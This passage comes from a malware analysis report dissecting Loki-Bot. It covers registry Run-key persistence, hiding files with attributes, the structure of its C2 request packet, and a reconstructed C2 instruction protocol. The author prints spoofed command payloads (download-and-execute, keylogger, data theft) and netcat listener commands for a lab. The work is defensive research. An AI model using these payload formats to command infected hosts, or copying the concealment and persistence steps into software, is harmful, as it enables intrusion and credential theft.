
It appears that the malware author chose to encrypt the C2 URL and the registry key used for persistence individually.

If we allow decryptRunKeyOrC2URL to fully execute, the string "Software\Microsoft\Windows\CurrentVersion\Run" will be placed into the EAX registry and execution will return to the SetRegPersistence function.

4.4.3 Set Registry Persistence – Set Run Key

In Figure 199, we see a CALL to a function labeled SHRegSetPathW, which simply leverages the SHRegSetPathW function located within SHLWAPI.dll to create a

new key (with environment strings) within the registry (Microsoft, SHRegSetPath function, 2017).



Figure 198: After run key is decrypted, create Autorun registry entry pointing to the Loki-Bot's executable

Let's take a quick look at the instruction "ADD ECX,80000001" at 0x413529. It is not shown in Figure 198, but ECX is the result of a CALL made to IsBuiltInAdministrator at 0x4134C5. If this function returns True, then ECX is 1; otherwise ECX is 0. At 0x413529, we are now adding this result (0 or 1) to the value 80000001 and then passing it as the first argument to SHRegSetPathW, which represents the "registry root key" (Microsoft, SHRegSetPath function, 2017).

What this means is that, if the user currently running the malware is a Built-In Administrator, the registry root key is set to the value 80000002 which is a constant representing "HKEY_LOCAL_MACHINE". Otherwise, the registry root key is set to the value 80000001, which is a constant representing "HKEY_CURRENT_USER". This is a critical piece of information to have because understanding the privilege context in which Loki-Bot was run will not only alter where you search for the presence of persistence but also how many users on the system will end up launching Loki-Bot upon login (one vs. all).

Since my user is a Built-In Administrator, my root key is set to "HKEY_LOCAL_MACHINE" and thus SHRegSetPathW ends up creating the registry key "HKEY_LOCAL_MACHINE\ Software\Microsoft\Windows\CurrentVersion\Run\C98066" and setting its value to "%APPDATA%\C98066\6B250D.exe" (Figure 199).



Figure 199: Manual verification of Autorun key creation

4.4.4 Hide Executable

After the registry run key has been set, Loki-Bot will attempt to avoid detection and complicate its removal by modifying the attributes of its executable ("6B250D.exe").



Figure 200: Set executable file attributes

In Figure 200, we see a CALL being made to Kernel32.SetFileAttributesW. Its first argument ("C:\Users\REM\AppData\Roaming\C98066\6B250D.exe") is the file whose attributes are to be set and the second argument (0x2006) represents the file attributes to be set.

If we reference Kernel32's SetFileAttributesW documentation, we see that the value 0x2006 is actually the sum of multiple different attributes (Microsoft, SetFileAttributes function, 2017) (Table 18):

Attribute	Hex Value	Meaning
FILE_ATTRIBUTE_HIDDEN	0x2	The file or directory is hidden. It is not included in an ordinary directory listing.
FILE_ATTRIBUTE_SYSTEM	0x4	A file or directory that the operating system uses a part of, or uses exclusively.
FILE_ATTRIBUTE_NOT_CONTENT_INDEXED	0x2000	The file or directory is not to be indexed by the content indexing service.

Table 18: File attribute definitions

After this function has executed, we can see that the file now has the attributes S, H, and I, and is no longer visible within the directory (Microsoft, Attrib, 2017) (Figure 201):



Figure 201: Manual verification of file attributes via attrib

4.4.5 Hide Persistence Folder

The last step that Loki-Bot takes to hide itself is to now run the SetFileAttributesW function against its Persistence Folder (Figure 202).



Figure 202: Set persistence folder attributes

As this is the same function that we just detailed, we should expect the folder "C:\Users\REM\AppData\Roaming\C98066\" to have the following attributes set:

- FILE_ATTRIBUTE_HIDDEN
- FILE_ATTRIBUTE_SYSTEM
- FILE_ATTRIBUTE_NOT_CONTENT_INDEXED

Once the SetFileAttributesW function has been executed, we can validate success as we did before using the "attrib" command (Microsoft, Attrib, 2017)(Figure 203):



Figure 203: Manual verification of APPDATA subfolder attribute via attrib

Now, if we try to locate the folder within %APPDATA%, it is no longer visible (Figure 204).



Figure 204: Manual verification that the APPDATA subfolder is hidden

4.5 Retrieve C2 Commands

Once execution is returned to the Main function, the last key function that we will be covering is the one labeled getC2Commands that is being called at 0x4141ED (Figure 205).



Figure 205: View of Loki-Bot's core functions. About to execute getC2Commands

This function will build a structured packet and issue a POST to the C2 Server almost exactly as had been done within the "Mine & Steal Data" section. Except, this time, Loki-Bot will be requesting additional instructions to execute from the C2 server such as "enable keylogger."

4.5.1 Build & Send C2 Command Request Packet

The packet structure used by Loki-Bot for requesting C2 instructions is almost identical to how the packet was built for the exfiltration of data. Here, we will discuss what the differences are.

First, the reference to the payload buffer used when building the data exfiltration payloads was stored within 0x4A0E00. For the C2 request buffer, the reference will be stored within 0x4A0DF8 (Figure 206).



Figure 206: Allocate new buffer to be user for building C2 request

Second, the Loki-Bot Version, Payload Type and Binary ID are added to the payload as it had previously (Figure 207). The difference being that the Payload Type is now set to 0x28; telling the Loki-Bot C2 server that it is requesting C2 instructions.



Figure 207: Add Loki-Bot Version, Payload Type, and Binary ID to C2 request buffer

Third, since this is a request for C2 instruction and not an attempt to exfiltrate data, the following fields are dropped from the packet because they are no longer applicable (Table 19):

- Reported Flag
- Compression Flag
- Compression Type
- Encoded Flag
- Encoding Type
- Original Stolen Data Size
- Unique Key
- Stolen Data

Table 19: Fields not present within C2 request payload

With these changes made, the new packet structure for the C2 instruction request is as follows (Table 20):

Description	Add Function	Size	Bytes
Loki-Bot Version	addWORD2Buffer	2-bytes	[12 00]
Payload Type	addWORD2Buffer	4-bytes	[28 00]
Binary ID - Unicode (T/F)	addFIDStrLenAndString2Buffer	2-bytes	[00 00]
Binary ID - Length		4-bytes	[0A 00 00 00]
Binary ID - String		10-bytes	[58 58 58 58 58 31 31 31 31 31]
Username - Unicode (T/F)	addFIDStrLenAndString2Buffer	2-bytes	[01 00]
Username - Length		4-bytes	[06 00 00 00]
Username - String			[52 00 45 00 4D 00]
Computer Name - Unicode (T/F)	addFIDStrLenAndString2Buffer	2-bytes	[01 00]
Computer Name - Length		4-bytes	[1C 00 00 00]

Computer Name - String			[52 00 45 00 4D 00 57 00 4F 00 52 00 4B 00 53 00] [54 00 41 00 54 00 49 00 4F 00 4E 00]
Domain Name - Unicode (T/F)	addFIDStrLenAndString2Buffer	2-bytes	[01 00]
Domain Name - Length		4-bytes	[1C 00 00 00]
Domain Name - String			[52 00 45 00 4D 00 57 00 6F 00 72 00 6B 00 73 00] [74 00 61 00 74 00 69 00 6F 00 6E 00]
Screen Resolution - Width	addDWORD2Buffer	4-bytes	[70 0D 00 00]
Screen Resolution - Height	addDWORD2Buffer	4-bytes	[A0 05 00 00]
isLocalAdmin	addWORD2Buffer	2-bytes	[01 00]
isBuiltInAdmin	addWORD2Buffer	2-bytes	[01 00]
is64BitOS	addWORD2Buffer	2-bytes	[00 00]
OS - Major	addWORD2Buffer	2-bytes	[06 00]
OS - Minor	addWORD2Buffer	2-bytes	[03 00]
OS - Product Type	addWORD2Buffer	2-bytes	[01 00]
Bug?	addWORD2Buffer	2-bytes	[00 00]
Mutex - Unicode (T/F)	addFIDStrLenAndString2Buffer	2-bytes	[01 00]
Mutex - Length		4-bytes	[30 00 00 00]
Mutex - String		48-bytes	[39 00 42 00 44 00 30 00 42 00 41 00 35 00 32 00] [37 00 44 00 46 00 41 00 32 00 30 00 41 00 42 00] [31 00 46 00 34 00 41 00 30 00 35 00 42 00 38 00]

Table 20: Breakdown of C2 request payload

One commonality shared between the data exfiltration payload and the C2 instruction request payload that I would like to point out is the presence of the "Bug?" field. Since both payload types utilize the getOSVersion function, the 4th value that should be part of the OS Version field is actually just two bytes of uninitialized data. In this case, the uninitialized data turns out to be 0x00.

Once the C2 instruction request packet has been built, it is sent to the C2 server via the decodeNetworkAndSend function that we detailed in the Exfiltrate Stolen Data section (Figure 208).



Figure 208: Wireshark "Follow TCP Stream" of C2 request packet sent to C2 server

4.5.2 Process C2 Server Response

If the decodeNetworkAndSend function executes properly, the response received from the C2 server is placed into EAX and execution is returned to the getC2Commands function.



Figure 209: Process C2 request response from C2 server

We then see a CALL being made to Kernel32.CreateThread at 0x413784 (Figure 2109). When executed, this will spawn “a new thread within the virtual address space of” the running Loki-Bot executable (Microsoft, CreateThread function , 2017). The function and function’s argument that will execute within this thread are specified by the

Syntax

```
C++
HANDLE WINAPI CreateThread(
  _In_opt_  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  _In_      SIZE_T                 dwStackSize,
  _In_      LPTHREAD_START_ROUTINE lpStartAddress,
  _In_opt_  LPVOID                 lpParameter,
  _In_      DWORD                  dwCreationFlags,
  _Out_opt_ LPDWORD                lpThreadId
);
```

Figure 210: CreateThread arguments

lpStartAddress and lpParameter parameters being passed to Kernel32.CreateThread (Figure 210), respectively. In this instance, the function being executed is one labeled processResponse and the argument passed to it is a pointer to the response received from the C2 server.

By setting a breakpoint at the address specified within lpStartAddress (0x4130B6) and allowing the CALL of Kernel32.CreateThread to execute (press F9 in OllyDBG), we will find ourselves within the spawned thread at the first instruction of the processResponse function.

4.5.2.1 Process C2 Instructions



Figure 211: Process C2 instruction - Invalid response

The first step that the processResponse function takes is to extract the payload portion of the C2 response packet. It does this via a function labeled findSubString that is being called at 0x4130C6 (Figure 211). The result of this function CALL is a reference to the address within the payload where the HTTP Header/Payload delimiter is found, effectively dropping the HTTP Header. Then, to further process the payload, the LEA instruction at 0x4130CD increments the pointer to the payload that is stored within EAX

by 4 bytes and then moves the updated pointer into EBX. EBX now contains a pointer to the beginning of the payload data.

With the payload successfully extracted, execution now enters into a loop ranging from 0x413159 to 0x413339, that processes the payload and executes the instructions specified within.



Figure 212: C2 instruction parsing structure

In Figure 212, the CALL to the function labeled getDWORD at 0x413168 grabs the next 4-bytes of the C2 response buffer based on the current index. As you can see, this function is called multiple times throughout the aforementioned loop, but this CALL -in particular- returns the C2 instruction that the C2 server wants Loki-Bot to execute. This instruction value is ultimately placed into the ESI register where it is then compared against a switch statement (Figure 213) that will route execution down the appropriate path.



Figure 213: Switch statement handling routing execution depending on C2 command received

4.5.2.2 Spoof C2 Payload

This is where I needed to cheat a little. Since the C2 server that this sample calls out to is no longer active, and I was unable to find a packet containing an actual response from a Loki-Bot C2 server with C2 instructions, I had to reverse engineer the logic that processes the C2 instruction packet in order to recreate a valid C2 instruction response. Below is the result of this effort.

4.5.2.2.1 C2 Payload Formatting / Breakdown

HTTP Header/Payload Delimiter	\r\n\r\n
Total Payload Length	\x08\x12\x00\x00
Total Number Of Instructions in Payload	\x0A\x00\x00\x00

	Insignificant Value #1	Instruction Code	Insignificant Value #2	Arg String Length	Arg String
Download EXE & Execute	\x00\x00\x00\x00	**\x00**\x00\x00\x00	\x00\x00\x00\x00	\x1E\x00\x00\x00	http://www.google.com/test.exe
Download DLL & Load #1	\x00\x00\x00\x00	**\x01**\x00\x00\x00	\x00\x00\x00\x00	\x1E\x00\x00\x00	http://www.google.com/test.dll
Download DLL & Load #2	\x00\x00\x00\x00	**\x02**\x00\x00\x00	\x00\x00\x00\x00	\x1E\x00\x00\x00	http://www.google.com/test.dll
Delete HDB file	\x00\x00\x00\x00	**\x08**\x00\x00\x00	\x00\x00\x00\x00	\x00\x00\x00\x00	
Start Keylogger	\x00\x00\x00\x00	**\x09**\x00\x00\x00	\x00\x00\x00\x00	\x02\x00\x00\x00	35
Mine & Steal Data	\x00\x00\x00\x00	**\x0A**\x00\x00\x00	\x00\x00\x00\x00	\x00\x00\x00\x00	
Exit Loki-Bot	\x00\x00\x00\x00	**\x0E**\x00\x00\x00	\x00\x00\x00\x00	\x00\x00\x00\x00	
Upgrade Loki-Bot	\x00\x00\x00\x00	**\x0F**\x00\x00\x00	\x00\x00\x00\x00	\x1E\x00\x00\x00	http://www.google.com/test.exe
Change C2 Polling Frequency	\x00\x00\x00\x00	**\x10**\x00\x00\x00	\x00\x00\x00\x00	\x01\x00\x00\x00	5
Delete Executables & Exit	\x00\x00\x00\x00	**\x11**\x00\x00\x00	\x00\x00\x00\x00	\x00\x00\x00\x00	

Table 21: Example format breakdown of C2 response containing multiple instructions

4.5.2.2.2 C2 Payload Formatting Notes

1. Loki-Bot does not process the HTTP Header portion of the C2 server response, so when spoofing the packet, we simply start with the **HTTP Header/Payload Delimiter**
2. The **HTTP Header/Payload Delimiter**, "\r\n\r\n," signifies the end of the HTTP header and the beginning of the HTTP payload. This value can also be represented in hexadecimal form as "\x0D\0A\x0D\x0A"
3. **Total Payload Length** is the total number of bytes in the payload starting immediately after the **HTTP Header/Payload Delimiter** thru the end of the payload

4. **HTTP Header/Payload Delimiter**, **Total Payload Length**, **Total Number of Instructions in Payload**, and at least one instruction is required, in the order specified, for successful execution of C2 instructions
5. The values within **Total Payload Length** and **Total Number of Instructions in Payload** will vary based on the instructions provided within the payload
6. If the instruction being executed requires an argument, the length of said argument is a decimal value that must be represented in its hexadecimal form. So, if the string argument for the C2 instruction is 30 characters long, then the **Arg String Length** field should reflect "\x1E"
7. The argument itself must be in ASCII or ASCII-equivalent. For example, if you wanted to set the **C2 Polling Frequency** to every 8 seconds, the character "8" or the hex value "\x38" would be valid, but the hex value "\x08" would not as it is the ASCII-equivalent to the backspace character

4.5.2.2.3 C2 Payload Examples

Single Instruction - Delete HDB File:

"\r\n\r\n\x18\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

Multiple Instructions – Change C2 Polling to Once Every 300 seconds (5 minutes) & Download/Execute http://www.google.com/test.exe

"\r\n\r\n\x4A\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00300\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1E\x00\x00\x00http://www.google.com/test.exe"

4.5.2.2.4 Setup netcat

Now that we know how to properly build a valid C2 instruction response packet, we have to make a change to our lab environment. Up until this point, the NGINX Web Server (NGINX, 2017) on our REMNux Linux VM (Zeltser L. , REMNux, 2017) has been fielding Loki-Bot's HTTP Post traffic and responding with its standard "404 – Not

Found" response. This was OK when Loki-Bot was attempting to exfiltrate data, as there are no checks in place to validate the web server's response. However, now that Loki-Bot is processing this response, looking for further instruction, we need to do something different to give it what it needs.

While there are multiple different solutions I could have chosen to accomplish this, I decided that utilizing netcat (Wikipedia, Netcat, 2017) to handle Loki-Bot's request and response was the most simple and elegant solution that enabled me to have exact control of the data returned to the bot. The general Linux command-line command is (replace $PAYLOAD with the C2 Instruction payload you want Loki-Bot to execute):

```
while true; do echo -e "$PAYLOAD" |sudo nc -l -p 80; sleep 1; done
```

In each C2 Instruction section that follows, I will provide the corresponding netcat command that you will need to run on your REMNux Linux host to simulate a valid C2 Instruction payload. When changing up the command that you want Loki-Bot to execute, I have found that the simplest way is to change/execute the netcat command. Then reload the Loki-Bot executable into OllyDBG and allow it to execute until you hit the breakpoint set earlier at 0x4130B6 (first instruction inside the processResponse function).

4.5.2.3 Execute C2 Instruction – Exit Loki-Bot

To simulate this payload, you will want to run the following command on your REMNux Linux workstation and reload Loki-Bot within OllyDBG:

```
while true; do echo -e
"\r\n\r\n\x18\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x0E\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00" |sudo nc -l -p 80; sleep 1; done
```



Figure 214: C2 instruction for Kill Process (\x0E) matches switch statement

Since the C2 instruction to exit the Loki-Bot process is "\x0E," the jump at 0x4132AD is made (Figure 214) and execution is routed to 0x413320.

```
00413320  >  6A 00        PUSH 0                 Arg1 = 0, case E of switch FE62C1C283CF41CA826AA267F5AA6F7.41318D
00413322  .  E8 8B100000  CALL exitProcess       FE62C1C283CF41CA826AA267F5AA6F7.exitProcess
```

Figure 215: Kill Process instruction (\x0E) routes execution to a function labeled exitProcess

Here (Figure 215), we see a function labeled exitProcess being called at 0x413322 with 0 being passed as its argument. This function essentially makes a CALL to Kernel32's ExitProcess function, which terminates the calling process and all of its threads (Microsoft, ExitProcess function, 2017).

Executing this call, we can confirm this was successful by noting the "Terminated" execution status at the bottom right-hand corner of OllyDBG's status bar (Figure 216).

Figure 216: OllyDBG status shows that the attached process has terminated

4.5.2.4 Execute C2 Instruction – Delete HDB File

To simulate this payload, you will want to run the following command on your REMNux Linux workstation and reload Loki-Bot within OllyDBG:

```
while true; do echo -e
"\r\n\r\n\x18\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x08\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00" |sudo nc -l -p 80; sleep 1; done
```

